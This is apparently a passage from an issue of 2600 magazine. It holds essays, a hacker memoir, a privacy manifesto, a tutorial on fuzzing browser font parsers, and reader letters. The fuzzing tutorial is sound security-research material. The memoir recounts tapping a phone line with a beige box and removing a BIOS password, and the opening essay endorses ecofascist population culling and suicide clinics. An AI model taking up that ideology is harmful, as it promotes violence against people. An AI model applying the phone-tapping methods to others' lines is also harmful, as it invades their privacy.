The answer is simple: the efforts of adherents to the outcome of this political ideology also forswear to do everything they can to foment and proselytize a new world religion of technoshamanism. The worship of the wonders of technology as a magical and spiritual system of beliefs not only lends an avenue to the acceptance of sparsely intermittent yet regular holidays, it also provides a way for otherwise primitive people to adopt the use of technological gadgets without asking too many scientific questions. It's human nature to want to aspire to any greater station in life that's within the range of human understanding to undertake simply out of a desire to survive, and by omitting the explanation of semiconductors and electromagnetism to the world's woodland wanderers while substituting in a wonderful mural of mythology and mirth instead, you can quell that upward-mobile desire while also leaving the possibility of "enlightenment" to the more restless and observant primitives who spend a little more time than the rest looking into the sky and hanging around the "temples" (read: launch sites). After all, a precise balance will have to be struck between the level of population that subsists for food on the other, while that other will also have to be precisely balanced to subsist on its own dependent on the newly unadulterated planetary ecosystem.

Which leads to another observation. Of course, this political ideology already requires quite a great deal of faith in the desire of human beings to survive sustainably and see many generations succeed into the distant future, despite the gloweringly closer imminence of global thermonuclear war coming seemingly close on the heels of the increasing comforts of our myriad governing servants. But what is also quite obvious is that so many billions of people as we count ourselves now will not easily find game to hunt, fruits and berries to pick, and roots to wash. Quite tellingly, most of those experiences now exist merely as graphical interfaces to identical games with only pseudo-random number generation saving entire demographics from morbidly vacuous boredom. If this futuristic synthesis of a spacefaring, technoshamanistic theocracy brought about by a period of imperialist, technocratic ecofascism is going to work, it is going to require quite the unprecedented culling of human numbers.

Of course, militant fascism itself can serve some reductive cause, but only until the point is made and the human race capitulates. Fertility and passion are like wild horses and not easily broken and domesticated as silently psychotic beasts of burden. But if there's anything we can count on today, it's that a life not worth living is easily given up. Faced with having to choose - between the insane, self-destructive life we live now (with no realistic sign of hope in any kind of long-term future) and a life that is completely alien and nonsensical - many people who do not rebel outwardly will gladly file quietly into government suicide clinics (a la *Soylent Green* but without the hideous recipe book).

So there you have it. If you've ever wanted a political ideology that serves everyone, demands nothing but the everlasting future of the human race, and doesn't challenge anyone's beliefs all that much (after all, you can ask anybody you run into how their beloved smartphone, car, or refrigerator works and get blank stares - no need to wax ironic about "magnets" - "magic?"), here you have it. You can just kick back, crack a beer or wheatgrass or whatever, espouse this tiny handful of views, answer all questions honestly, and cut off all logical fallacies (arguably the hottest content of popular political ideologies today) at the pass while resting assured that you're just being a decent person and hoping for the best. You'll never have to budge from your premise or try hard to come up with a response closer to what somebody prefers to hear. Hack away!

The Problem with IT Certifications and Their Contribution to the Devaluation of Technology

by Super Ells

For two decades, IT certifications have evolved and diversified greatly. In the 1990s, certifications were the IT professional's vocational pinnacles; you earned these after having years of experience in the field and taking the test to show your knowledge. In the last several years with the proliferation of certification boot camps, entry-level jobs now require certifications that normally would have been received after years of experience in the field.

The changes towards certifications going from the pinnacle to just another check in the box began in 2010, when CompTIA decided it was more important to change their long-esteemed lifetime certifications to three-year certifications in order to make inroads into the certification profit game. With this, certifications shifted from a highly technical viewpoint to a split between general knowledge and customer service, degrading the technical side of the certification to irrelevance. Now, those with lifetime certifications had to get continuing education credits - either from industry or by paying more money to CompTIA, and those who did not sign up for the CE program basically had years of hard work and dedication to our world swiped out from under them. Their certifications, which CompTIA had promised on paper were going to be valuable and good for a lifetime, became nothing. In effect, CompTIA used the back door to invalidate every lifetime certification holder (unless they paid for CE) after being forced to back down from invalidating lifetime certifications in 2010.

CompTIA says that the lifetime certifications are good as they were prior to 2010. Not true. If they are no longer promoting lifetime certifications and not pushing schools to accept them as credit or industry to accept them instead of their (effectively) pay-to-maintain certified system, then the certifications are worthless on paper. I am not against continuing your education or keeping up-to-date with technology - you must. But the fundamentals of computers and networks in 2000 are the same as they are in 2017, and even the fundamentals of operating systems such as Linux and Windows have maintained the same, even if the eye candy is different. Surely there are some things that are easier to do, and newer technologies that have arrived, but when there is so much of the same as well, does someone need to renew their certifications at an arbitrary time, if at all? Or is this just a way to for companies to make more money and lock into a line of products? Yes, I'm bashing CompTIA hard, but they deserve it after being a non-vendor certifier that for years has been looked highly upon as knowing your fundamentals after experience in the field, and pissing it away for the pursuit of the dollar.

The other issue with certifications is certification boot camps. They are used by non-technical people to get into the field, thinking IT is a way to make a lot of money without having to become passionate. Those who truly want to enter our field should be welcomed, as long as they are willing to have a passion for computers and technology. Unfortunately, with the proliferation of certification boot camps, too many people without that passion for technology - or the skills to think outside the box - have entered into IT. In turn, this has driven away the creativity and the passion to innovate from many, whereas now our world has turned into policy and rigidity, which has stifled a lot of what is good about our field (and to some, our world). This has not been good, as we see around us every day in the tech world.

In my experience, I have seen dozens of technicians come into jobs working with me (or for me) brag about having a plethora of vendor or non-vendor certifications, and when I ask them to do something simple, such as set up a print server, I get deer-in-the-headlights looks. Or I'll ask my technicians to figure out how to set up a field-deployable network, and they are locked into wanting to follow policy and build a system that is more fitting for an office! Really? Then I ask these technicians if they have thought outside the box for a solution. Crickets.

And this is the point I make with certifications: they are not meant as checks in the boxes, or a way to keep outside thinkers from entering our world as a profession if they truly are passionate about it. Now that they *are* checks in the boxes to get into the profession, their value has been lost. And these are the technicians we have - and all of the tech world will pay dearly for the commoditization and devaluation of our passion that for many of us is our profession.

If you want to enter the world of hackers, programmers, hardware/software/network engineers and the like as a profession, you better do it with passion and with a mindset that is not of a regular office worker. Live it, breathe it, learn it - build your experience, think outside of the box, tinker, design, test. It cannot be a job - it must be part of your life. If not, there's the door. Do it as a hobby, or find something different to do. This is not just a job for many of us. It is our world, our life's work, our passion, our dream that for some has become reality. Don't devalue it by just making it another job. If you want to treat it as just a job - as I said before - leave! And don't let the door hit you on the way out!

The Hacker Perspective

by Master Chen

Everyone has an origin story. Every hacker has an origin story. Mine started simply enough. My first computer was a Tandy from Radio Shack, running a now crude looking Windows 3.1 "operating environment." Windows wasn't an operating system at the time. MS-DOS was the operating system. Back then, I didn't understand that this was the reason I had to exit Windows in order to run DOS games. Initially, this was it for me. I knew the commands that would get me from DOS games to Windows and back again and, at the time, this was enough. I would say I was about seven or eight years old during this exposure to technology. The machine had to be expensive because when it wasn't being used, it was covered with water-resistant and anti-static material. It was a simple beginning.

I remember the exact event in my life that changed what I knew technology and computing to be forever, and for the better. At this point, Windows 95 had been recently released, but I was still using my Tandy with Windows 3.1. I didn't know the difference because I wasn't exposed to anything but that DOS environment. My dad's friend came down from New York to visit and he had a laptop computer with him. This was my first time seeing a laptop computer. It was significantly smaller than the Tandy, of course, and that alone got my attention. What happened next though is what floored me. He sat down on the family room couch and set his laptop on the coffee table in front of him. He took out a phone cable and plugged one end into the computer and the other end into the telephone jack we had in the wall nearest to him. Before this, I had only seen phones get plugged into those jacks, so this captured more of my attention. He booted up his laptop and I saw the Windows 95 loading screen for the first time. After what seemed to be a short time, my dad's friend started a program called Netscape Navigator and a now all too familiar modem sound began to play from the laptop. At this point, I broke the silence and I had to ask what he was doing with his computer.

He was connecting to the Internet. The what? The Internet. He explained that it was a tool to look up anything I wanted to know about. He stressed "anything" and this was the exact moment the hacker spirit ignited in me. Before then, I had been using my family's computer to play fun and educational games, but if I had what my dad's friend had, I could do so much more. I knew instantly even at that age that the indexed knowledge from this "Internet" was exponentially more than what I currently had. The entire world was now in my house! I asked my dad's friend if I could look for something, and he agreed with no hesitation. I remember that the very first thing I looked up on the Internet was "tornadoes." That kept me busy for quite a while. I might have been keeping him from getting real work done, but he didn't seem to mind. I was hooked. I quite literally (and I am using the word here properly) begged my parents to upgrade to a computer that had connectivity capabilities. Although it sounded more like a nine-year-old whining "Please can I have whatever that laptop has!?"

My parents gave in, but I think it was because my dad's friend is a hell of a salesperson. Regardless, I got my Internet-capable computer and it's been nonstop ever since. Fast forward a couple of years and you would see a 12-year-old me tapping away at the computer for hours. I think the only reason my parents didn't stop me was because I was always researching something, anything, whatever I wanted. The summer between seventh and eighth grade was particularly amazing. When everyone had gone to sleep, I would sneak back downstairs to the computer to continue my work. I did this every single night of that summer. It was when I discovered what phone phreaking was, and I was introduced to textfiles.com. I learned DOS batch file scripting from lameindustries.org. I read whatever I could and, the more I did, the more I felt engulfed by whatever all of this was and is still now. During one of those summer nights, my dad woke up for a midnight snack. I ran from the computer, but the evidence of what I was doing was everywhere and in plain

sight. After seeing my work, my dad added a BIOS password to the computer to limit my activity online. He didn't mind the research and hacking experiments. My dad was a COBOL programmer and we shared the love for the technology. I wasn't breaking into anything. I think it was more of how much sleep I wasn't getting at 12 years old that concerned him. I assured him that what sleep I wasn't getting at night, I was getting at least some of it back when my parents were at work. Either way, the BIOS password was added, but that did not deter me.

The agreement was that I would have two hours of computer time after dinner to do whatever I wanted. So naturally, the first thing I researched after the BIOS password addition was how to remove it. It didn't take long to find a CMOS/BIOS battery password removal tool, and I used it the next time I was allowed online. My dad didn't realize there wasn't a password anymore until a few days later. I wasn't asking him to log me in anymore. I would write Windows batch scripts on paper and show my dad the concept of what I was trying to do. He finally asked about the password and I played ignorant, but he knew. Thinking back, my workaround probably made him proud to some degree.

The learning, phreaking, and hacking continued throughout my high school years. The "boxes" made by the phone phreaks were dying off except for one that I remember and loved using. The "beige box" or lineman's handset was so easy to make and use. It was an instant hit with me. The first time I hooked it up to the outside of my house I remember listening in on the middle of a long distance call from my mom to the Philippines. I used the beige box one more time to call my girlfriend at the time while I was out of town. That was probably a really dumb move to call someone long distance directly from a tapped line. Textfiles.com was still visited frequently for nostalgia and inspiration's sake, but I was quite bummed out that I missed out on the age of the "red box," "blue box," etc.

It was in high school when I first heard of *2600: The Hacker Quarterly*. A classmate knew I was into "this kind of stuff" and showed me his copy of the magazine. I asked him what the "2600" meant and he told me that it was "the address of the Capitol, like 1600 Pennsylvania Avenue being the White House." My skepticism didn't fail me. While I thanked him for bringing the magazine to my consciousness, I couldn't trust him as a reliable source of information, especially since he could get me into DEF CON for "free" in a time where attendees usually weren't under the age of 18 and "Kid Con" wasn't anywhere near being a thing.

Fast forward again to a high school graduate hacker. The year was 2004 and it was my first time attending DEF CON with my best friend. The con was still at the Alexis Park, and we went in blind. We didn't know what to expect, but that was probably the best way to experience it. That event was also the first time I came across lockpicking as a "hacker thing." I always thought of lockpicking as a thing that burglars do but, yet again, here my mind is being expanded and opened, approaching a concept at a different angle. Lockpicking wasn't a thing of the movies or criminals here. It was a puzzle. How do you solve something you can't see? What a wonderful experience! I've been attending ever since.

It was around this time when I started writing for *The Hacker Quarterly*. It is said that you are your own worst critic, and that rings true with me. My first article was about quick disguises. It wasn't really techie, but it fit in this community. My second article was about setting up a network of safe houses. This article got me laughed at during an interview with Zynga. I didn't get the job but, looking back, I am forever grateful because they laid off a big chunk of their workforce shortly after that. I have a feeling I would have been on the chopping block. My favorite pieces of work were two articles on using the Asterisk PBX software in unorthodox ways. The last article I wrote got me a shoutout in a friend's DEF CON talk on profiting from pwned PBXes, and with it came the open bar invites. What was most important about the last article ("Asterisk: The Busy Box") was twofold. It tied me to the old phreaker scene that I felt I missed by a few years because of my age. Those phreaker boxes that were archived in textfiles.com seemed just out of functionality until I wrote this article. I was just a very small part of phreaker history, but that put a smile on my face. Secondly, it helped me land a job as a VoIP administrator where I currently get to do most of my research.

It was definitely in college when I decided that I wanted to put a voice to what I was doing. When I was younger, a cousin of mine asked me what I wanted to be when I grew up and I told her a hacker. She went on to tell me that it was a bad choice, but inherently I knew she didn't understand. She didn't know what "being a hacker" meant as far as my future mindset. So, how

would I put a voice to what I was doing so that non-technical people would understand what I meant? How could I clearly convey that, to me, hacking was about exploration, study of self, and not letting the mind stagnate? Podcasting seemed like a good avenue of communication. I was a listener to many podcasts, so I figured that if I started one, eventually people might listen to what I had to say too.

Along with my best friend, we started our first round of podcast shows. I say first round because we started with *Information Injection*, but it didn't last for a long time. Maybe it was our lack of experience in production or subject matter. Towards the end of our college years, we attempted again with *Off The Record*. It lasted longer than the first attempt, but there was still something missing. The show fizzled out again. Finally, and recently, we made our third and current attempt at a decent podcast show. We started calling ourselves *The SynAck Pack Podcast*. It was slow and controlled, but then that something that was missing before showed itself in the form of other people wanting to get involved. A couple of friends we had met along our journey wanted to be heard just as much as my best friend and I did. So, the show had four co-hosts with four different points of view. There was room for debate, and the entertainment came from everyone's opinion being challenged and checked. We had research, news, discussion, experience, curiosity. It was everything that might grab the attention of other hackers. And it did! The show moved from our garage to the SYNShop Hackerspace in Las Vegas, Nevada. We met more people with diverse backgrounds and, if we didn't know something, we learned as we recorded. If one of the main hosts had to miss a week, we had others from the hackerspace who could fill in and share their viewpoint. With the diversity, we started grabbing listeners from cool places around the world - California, the U.K., New Zealand - all joining our IRC channel because of various ways they had heard about us.

Not all of it was unicorns and rainbows, though. Right when we were catching our stride and weekly routine, we were hit with a Cease and Desist order by a company out in California for using their trademarked name. I was out in the field installing a radio dish for my company where there was no cell service when the letter hit us. It was a couple of hours before I got the word, and the question I got from everyone was "What do we do next?" I wanted to fight. I didn't want to change, and I felt that we were not violating any trademark. After some research, though, I learned that trademark law was a rather interesting thing. If you don't defend your mark, even in what may seem to be petty instances, you could lose your trademark when big infringements occur due to the lack of care prior. I didn't like it, but I could respect it, and we did. The podcast team decided to rebrand and collectively, we agreed to call ourselves *GREYNOISE*. In my head, "grey noise" could be a mix of the news and discussion we talk about. The discussion isn't scripted or planned. We have a vague idea of what we want to cover and we roll with it. I am sure *GREYNOISE* has a similar, but different meaning for the other hosts.

The name change didn't stop our momentum. If anything, it motivated us to keep going and get involved in more things. The rebrand was a workaround that ended up making us stronger. It was the same feeling I get when I circumvent some sort of obstacle or blockage in what I am attempting to do. Kind of like the BIOS battery example.

If the podcast story seems a little long-winded, I promise that it has a point as I bring this full circle. In the podcast, we ask any new guests what hacking and being a hacker means to them. The answers vary, of course, and I love that, but all of the answers seem to dance around some key concepts. Exploration. Tenacity. Perseverance. Curiosity. Thirst for knowledge. Rebellion. I agree with this. These ideas keep me going. These ideas are the reason we did not give up after the first or second podcasting attempt. Why should we? We can always quit, so why quit now? And this is the strongest point I'd like to make about being a hacker. Although we may be hit with obstacles or setbacks, hackers do not give up. I just don't see it in our spirit. We find ways, or we make ways. Every small part or contribution is still a part or contribution of our collective history. Keep going!

MasterChen continues to co-host GREYNOISE, *the third and most successful iteration of the podcast. He wants to use the voice of the podcast to meet hackers all around the world and build other educational and entertaining content. You can reach MasterChen on Twitter @chenb0x.*

Ready to share your hacker perspective? See page 45

"Paper" by Jose Sa is licensed under CC BY 2.0

A Little Brother's Manifesto

by Qrag
qragrqsha@tznvy.pbz
qragrqsha@cebgbaznvy.pu

"What do you have to hide?" they ask, and the thoughts begin to roil.

Every coin has two sides, but it seems like Big Brother only cares about one: the side of criminality. Because of this, Big Brother has created a campaign dedicated to surveillance, as revealed by their constant urge to "back-door" every piece of crypto they can get their hands on. We should've known about this long before Snowden, but Snowden solidified it. Privacy isn't respected. It's barely considered a right by Big Brother. The NSA continues to massively surveil citizens, the FBI continues to run Tor exit nodes, and the president of the United States publicly calls for the boycott of a tech company for refusing to give the FBI exclusive backdoor access.

And so from what morals does our government draw these lines? At the lowest level, all cryptography requires is a mathematical function. If we create laws around which prime numbers we can and cannot multiply, we destroy our freedoms not only as mathematicians, geeks, nerds, punks, hackers, and phreaks, but as humans, too. As soon as we allow our government to make laws around which ones and zeroes we can flip, we allow our government to toy with the laws of nature itself. But somehow, I doubt that in the grand scheme of things, our government really cares about our safety more than our privacy. In fact, I think that the government cares more about our *political motivation* than it does about our privacy. You're either a proud American or you're not, according to them, and if you dare use end-to-end encryption, you get to be on a special list of no-good evil troublemaking terrorists just like you.

When the people start to pick up on these cues, they don't sit silently and accept defeat. They begin to work on newer, better, stronger ways of privatizing the online presence. And Big Brother follows, sprinkling a few eavesdropping exit nodes here and there, but always staying one step behind the people. And so the people will keep stepping ahead of Big Brother, always writing, sharing, and provoking without hesitation. This resistance is what fuels innovation. And so to Big Brother, who so painstakingly looks after us through a campaign of mass surveillance, intrusion of privacy, and back-dooring of online services, I thank you. I thank you for showing us what it means to resist manipulation, control, and mistruth.

And so, to my friends, family, and fellow human beings who feel they deserve these freedoms, there are a number of organizations and tools available to maintain them. Firstly, the EFF (`eff.org`) has been fighting for civil liberties in the digital world for nearing 30 years. It wouldn't be unwise to donate, sign up for their newsletter, and maybe even volunteer. Secondly, `torproject.org` is a great way to gain some anonymity on the Internet for free. The Tor Browser Bundle makes it possible to browse the Internet anonymously using Tor, so long as you don't log in to accounts that could be used to identify you. The Tor Browser is being updated and maintained constantly, and has recently been announced as a part of a public bounty program set up by the Tor Project; Hack away, get paid. Lastly, I encourage those not familiar with cryptography at all to dive into strong encryption algorithms like RSA, AES, and Blowfish as well as learn how to use privacy software like PGP to encrypt files and emails. Every small step away from surveillance is a large step towards privacy.

Sincerely,
Little Brother

A TEST HARNESS FOR FUZZING FONT PARSING ENGINES IN WEB BROWSERS

by James Fell
james.fell@tartaruslabs.com

This article presents a cross-platform test harness written in Python that assists the user in searching for vulnerabilities in web browsers, specifically by fuzzing their font parsing functionality. The tool automates the delivery of test cases (font files in this context) into a web browser. The source code for the test harness should be available to download at `https://www.2600.com/code/`. To get the most out of this article, it is recommended to have the source code open to refer to at the same time.

Fuzzing

Fuzzing is an established software testing process consisting of repeatedly delivering malformed input to an application while monitoring it for evidence of abnormal behavior. Various memory corruption bugs such as use-after-free, double free, and buffer overflows can be revealed in this way. Fuzzing is one of the most common methods for detecting vulnerabilities in software today. It is a form of dynamic analysis, as the software is being tested whilst it is executing. This is in contrast to static analysis which covers methods of examining an application's source code or a disassembly of the application's binary, without actually executing it.

There are two fundamental approaches to fuzzing based on how the malformed test cases are created: mutation and generation fuzzing. Mutation fuzzing takes one or more valid sample inputs and makes changes to them in some way, such as flipping bits. For example, a selection of PNG image files downloaded from the web could be randomly modified in order to fuzz an image viewer. Generation fuzzing on the other hand uses a specification of the format or protocol being fuzzed in order to generate test cases from scratch. For example, a grammar describing the JavaScript language could be used to generate slightly incorrect scripts to use as test cases when fuzzing a JavaScript interpreter.

In the context of this article, and the supplied test harness, we are using malformed font files to fuzz web browsers and it does not really matter how they were created. A simple example of applying mutation to sample font files is given later in the section titled "Corpus Preparation," but many other approaches are possible.

Although the concept of fuzzing sounds quite simple (merely loading dodgy input into an application and seeing if it crashes), once you start trying to actually do it (and do it well), it often has a way of becoming complex. Issues such as creating good test cases, dealing with checksums or compression, delivering test cases to the target application, maximizing code coverage, analyzing crashes, and so on can actually be quite tricky. The more advanced approaches to fuzzing also make use of techniques like taint analysis, symbolic execution, and genetic algorithms to create better test cases. For anyone wanting to read more about the topic, Chapter 17 of *The Shellcoder's Handbook*[6] and Chapters 8-10 of *Gray Hat Python*[7] are good starting points.

Two excellent open source fuzzing tools that the reader should also download and take a look at are American Fuzzy Lop (AFL)[1] and Radamsa[2]. Reading their documentation and then experimenting with these two tools is a good way to get started with practical fuzzing and learn more.

Font Rendering

Most web browsers can read custom fonts from a website in various formats including OTF (OpenType Font), TTF (TrueType Font), and WOFF (Web Open Font Format) files. The font can then be used for rendering some or all of the text that appears on that website. The

specific list of supported font formats varies from browser to browser and can generally be found in their documentation. In any case, the functionality in the browser responsible for parsing the font file after reading it from the remote web server can, of course, contain vulnerabilities. In such a case, a specially crafted font file can possibly cause arbitrary code to be executed on the target's computer.

As an example of this kind of vulnerability, back in 2011 the state-sponsored Duqu malware made use of a 0-day vulnerability (now assigned CVE-2011-3402) in the TrueType font parsing engine in win32k.sys on Microsoft Windows[3]. Duqu itself exploited this by having a malicious font file embedded in a Word document, but the same vulnerability could be exploited by convincing the target to visit the attacker's web page using Internet Explorer and delivering the TTF file in that web page.

The reader will probably have noticed that, since win32k.sys is handling the font parsing in the example above, this means that the vulnerability was not actually in Internet Explorer itself, but rather in the Windows XP kernel. Similarly, on the modern Windows 10 operating system, the Edge web browser uses the DirectWrite library Dwrite.dll to handle fonts rather than having its own custom functionality. This may raise the question, why not just write a wrapper to dwrite.dll or the equivalent library if you intend to fuzz it, instead of processing fuzzed fonts through a web browser? However, that approach requires a separate test harness for each font parsing library on each platform. Also, some browsers actually do use their own custom font engines instead of passing the job to the operating system. The test harness presented here can be used unmodified to fuzz the font parsing functionality of any web browser on any OS, as long as there is a Python interpreter available. It is not the only way to approach the task, but having one test harness that can be used for many targets seems like a good thing.

Corpus Preparation

The test harness that is presented here deals with injecting a corpus of malformed font files into a web browser and causing the browser to attempt to parse each font. Before this is described, it is worth giving a quick explanation of how such a set of font files could be created. There are many ways of achieving this, and it is not the focus of this article, but here is one example of how a corpus of malformed TTF files could be created.

First, it is necessary to obtain some samples of valid TTF files from somewhere. A simple Google search will be a good start, but the more variety in the sample files the better.

The user should then install Radamsa[2] on a Linux system and use it to mutate the valid TTF files as shown below.

```
radamsa -o output/test-%n.ttf
➥ -r input -n 50000
```

This will instruct Radamsa to read all of the valid TTF files in the directory called input. The tool will then create 50,000 new, mutated TTF files in the directory called output. These font files will each be slightly invalid in interesting ways that may trigger bugs when used. The precise ways in which Radamsa mutates input are described in the tool's own documentation.

Because Radamsa is a general purpose mutation fuzzer and is not aware of the specific format that it is mutating, some work now needs to be done to fix up the checksums inside the 50,000 mutated TTF files. Otherwise, the font parser being fuzzed will most likely reject each font file immediately and the only thing to be tested will be the bit of code that inspects checksums. In order to have our mutated files be fully processed and potentially trigger bugs, we need to ensure that they will pass the basic checks that are likely to be carried out. Fortunately, there is a tool available on Windows called MsFontsFuzz[4] that can be used for this, at least when dealing with OTF and TTF fonts.

After copying the 50,000 mutated TTF files in the output directory over to a Windows system (or perhaps just use Wine on the Linux system - I didn't check but it would probably work), the user can run the following from the command prompt. This assumes that the mutated fonts are now in c:\fonts on the Windows system.

```
for /f %%f in ('dir /b c:\fonts\
➥') do msfontsfuzz test c:\fonts
➥\%%f --fix-crcs
```

The command above will fix the checksums in each TTF file so that when they are loaded into the target, they should not be immediately rejected. Once this command has finished, the contents of c:\fonts should be a corpus of 50,000 mutated TTF files now with valid checksums ready to be used in fuzzing.

Test Harness

The test harness presented here is essentially a web server written in Python that accepts connections from web browsers and delivers web pages to them containing malformed font files that are read from a filesystem directory. The user specifies two command line options when starting the harness: the path to the directory where the font corpus is stored and the TCP port to bind to on localhost.

This is the point in the article where it will be really helpful for you to download and open the source code and take a look at it.

Upon startup, the corpus directory is scanned and a list data structure containing all the font files in it is created. The Twisted framework[5] is then used to create a HTTP server listening on the requested port. If you do not already have this Python library, it can be installed by running `pip install twisted`.

The `render_GET` function contains the code that will be executed every time a HTTP GET request is received from the browser being fuzzed. It is in here that we must build up the web page to return to the browser and make sure that it uses a new font file each time.

The `render_GET` function handles three different cases of HTTP request URLs. When the document root (`/`) is requested, we return the full web page. When the font (`/font`) is requested, we read a font file from the corpus and return its contents. When any other URL is requested (for example, the browser might request `/favicon.ico` or something automatically), we simply return an empty string in the HTTP response.

First, we look at how to build a suitable web page when the document root (`/`) is requested. It is possible to load a custom font file into a web browser and use it for displaying text by using the @font-face CSS rule in a web page. The following snippet of CSS illustrates this.

```
@font-face {
     font-family: 'fuzzFont';
     src: url(/font);
}
```

This can be followed with further CSS to cause all text in the body of the web page to be rendered using that specified custom font.

```
body {
     font-family: 'fuzzFont';
}
```

Placing some text in the HTML body will now result in it being rendered using the font that is retrieved from the web server using `/font` as the URL.

A couple more things need to be added to the HTML web page before it is ready to be given to the browser. The harness places two meta tags into the web page header. The first causes the web browser to reload the page after one second, which in turn causes the web server to read and deliver the next font file, and causes the process to continue until all font files have been parsed.

```
<meta http-equiv="refresh"
➥ content="1">
```

The second is a meta tag to instruct the web browser to disable caching.


```
<meta http-equiv="cache-control"
➥ content="no-cache">
```

This is used simply to make sure that when the browser reloads the page, it does not use any cached content (especially the font), but instead requests it all again from the web server, and hence receives the next font.

Whenever the `render_GET` function receives a request for `/font` it reads the next font file from disk and returns its contents in a HTTP response. The index into the font list data structure is incremented each time this happens until we have eventually served up all the fonts and reached the end of the list.

The screenshot below shows the test harness being started up.

At this point, we would start up the web browser that we would like to fuzz and put the URL `http://127.0.0.1:8000` into the address bar to get the process started. The screenshot below shows this happening.



At this point, you will see the web browser reloading the same page repeatedly every second. This is due to the refresh meta tag mentioned earlier. Each time the browser reloads the page, it is receiving and attempting to parse a new font file from the corpus directory. It will also attempt to render the string

"Testing a font" using the current font. We are now hoping that one of these mutated, malformed font files will crash the web browser when it attempts to make use of it. This would indicate a bug in the browser's font engine, and potentially an exploitable security vulnerability.

Now that the harness is running, it is also writing to a log file. This is created in the same directory as the Python script and has the filename `fontharness-log-n.txt` where n is replaced with whichever TCP port you chose. In our example, it would be 8000. Each time a new font file is served to the browser, its filename is appended to the log file. This is necessary for determining which font caused the browser to crash - when this eventually occurs.

Browser Instrumentation

Some final words are needed regarding instrumenting the web browser. The test harness does not handle this due to its requirement for being cross-platform and so the user must take care of it herself. Without instrumentation, you will not be able to see what is happening inside the browser process and you will not detect bugs unless the entire browser actually crashes. The available options depend mostly upon which operating system you are using at the time.

On Linux systems, when fuzzing an open source web browser, it is best to compile it using Asan (AddressSanitizer)[8] as this is excellent for detecting memory errors. This can be done simply by adding the `-fsanitize=address` option for gcc or clang on the command line when you compile it. You can also download precompiled Asan builds of both Chromium and Firefox from their respective websites, making it even easier for those two. If you have trouble getting the target browser to compile with Asan or you do not have the source code, another option is to simply start it up and then attach gdb (GNU debugger).

On Windows, it is good practice to enable Page Heap for the specific browser process before you start it. This can be done by typing the following command in an Administrator command prompt.

```
gflags /p /enable c:\path\to\
➥browser.exe /full
```

This acts a little bit like Asan on Linux by causing an exception to be raised if any heap memory corruption occurs. Unfortunately, some browsers implement their own memory management instead of using the operating system and so Page Heap has no effect on them. Either way, you can then attach a debugger such as WinDbg or Immunity Debugger to the running browser process before you begin fuzzing.

Conclusion

The Python software presented in this article allows the user to cause a web browser to sequentially process each font file in a given directory. When combined with a corpus of mutated and malformed font files, this allows the testing of the font parsing functionality in any web browser on any operating system, as long as a Python interpreter is available. By attaching a debugger or other suitable instrumentation to the web browser, error states can be detected and investigated. These can potentially be exploitable security vulnerabilities.

The test harness is pretty simple and can certainly be improved upon, but it is good enough to get started with. My hope is that the tool and this article will help more people to get started in fuzzing. I am happy to receive feedback or questions by email.

References

[1] Michal Zalewski, "American Fuzzy Lop". `http://lcamtuf.coredump.cx/afl/`

[2] Oulu University Secure Programming Group, "Radamsa". `https://github.com/aoh/radamsa`

[3] Mitre, "CVE-2011-3402". `https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2011-3402`

[4] Oleksiuk Dmytro, "MsFontsFuzz: OpenType font format fuzzer for Windows". `https://github.com/Cr4sh/MsFontsFuzz`

[5] Twisted Matrix Labs, "Twisted". `https://twistedmatrix.com/`

[6] Chris Anley et al, *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*, Second Edition. Wiley Publishing, 2007.

[7] Justin Seitz, *Gray Hat Python: Python Programming for Hackers and Reverse Engineers*. No Starch Press, 2009.

[8] Google, "AddressSanitizer". `https://github.com/google/sanitizers/wiki/AddressSanitizer`

MOB RULE

Administrivia

Dear *2600*:

Hay guyz i placed a order for a shirt with yall on saterday..... How long should it take to ship still havent got a email..... And when will yall have more mouse pads

John

Wow. Well, we have no one to blame but ourselves - we asked people to send us Twitter direct messages in lieu of emails. And since it's a question (sort of) which might apply to others, we're printing it here. You should get an email instantly when you place an order with us and your order should be filled and delivered within days, obviously longer if you're in a foreign country. While we weren't able to figure out why you didn't receive an email, we did verify that you got everything you ordered in a timely manner. Concerning mousepads, as with everything else, if enough people express an interest, we'll order more.

Dear *2600*:

Hi team,

How soon my article got published? Can i have the publishing date please!

A

Weird. Your article was grammatically correct, used punctuation properly, and was a pleasure to read overall. It's like Twitter encourages people to throw all that out the window. Perhaps someone can invent a plug-in that will keep your message from being sent until it has complete sentences with proper spelling, capitalization, etc. Don't get us wrong; we enjoy reading these messages too. We just worry because one day a heavy Twitter user might wind up running the country and that could be a real big confusing mess.

Oh, and to answer your question, we never know for sure until we start putting the issue together what specific articles are going in. We try to give priority to the articles that were submitted first, but it doesn't always work out that way. Just know that if we told you we'd be running it, then we will run it and you will feel great when you see it in print.

Dear *2600*:

After I subscribed to the Kindle edition, Amazon asked me if I would like to share my email address with the publisher in accordance with their privacy policy. Naturally, I said no, but is this supposed to happen?

lol-md4

First off, you did the right thing by saying no. But unless everyone who has ever gotten the Kindle edition has also said no, we have no idea why you were even asked that question. We have never gotten information on individual subscribers from Amazon even though their website says otherwise. We don't need any of that info, so we're fine with the current arrangement, but we wish subscribers weren't given the impression that it works another way.

Dear *2600*:

This is a lifetime commitment, so let's be clear on the terms: Dearly beloved, please just please don't die, go bankrupt, become the new nerd's *Tiger Beat*, *National Enquirer*, *Vogue*, rampantly ID/political, too stupid/vapid/insouciant/lazy/extremist/dilitante. I love you just the way you are - so don't change, or I'll start leaving copies of *2600* in dental offices - amen.

Courtney

This all seems perfectly reasonable. While we haven't caught an issue of Vogue in quite a while, the people at Teen Vogue have really been hitting it out of the park lately. The moment we get too insouciant, we're certain our readers will let us know.

Dear *2600*:

Are there any stores in Canada, specifically Ontario, where I can pick up hard copies?

X

Yes, there are. We know chains like Chapters have us, as well as independent bookstores that have either survived or are opening in defiance of supposed trends. If you know of any we should be in, tell us and we'll contact them.

Dear *2600*:

I've been a faithful newsstand buyer for as long as you have published. Here's a picture of the display at Micro Center in Tustin, California.

Jim St

That is indeed impressive. And, not to quibble, but we weren't on newsstands in our early years (1984 until the early 1990s). Thanks for your steady support over the years. That's why we're here.

Dear *2600*:

The entire time I was looking for the Spring edition and it wasn't there. I called the store to notify them. I checked recently and was unable to

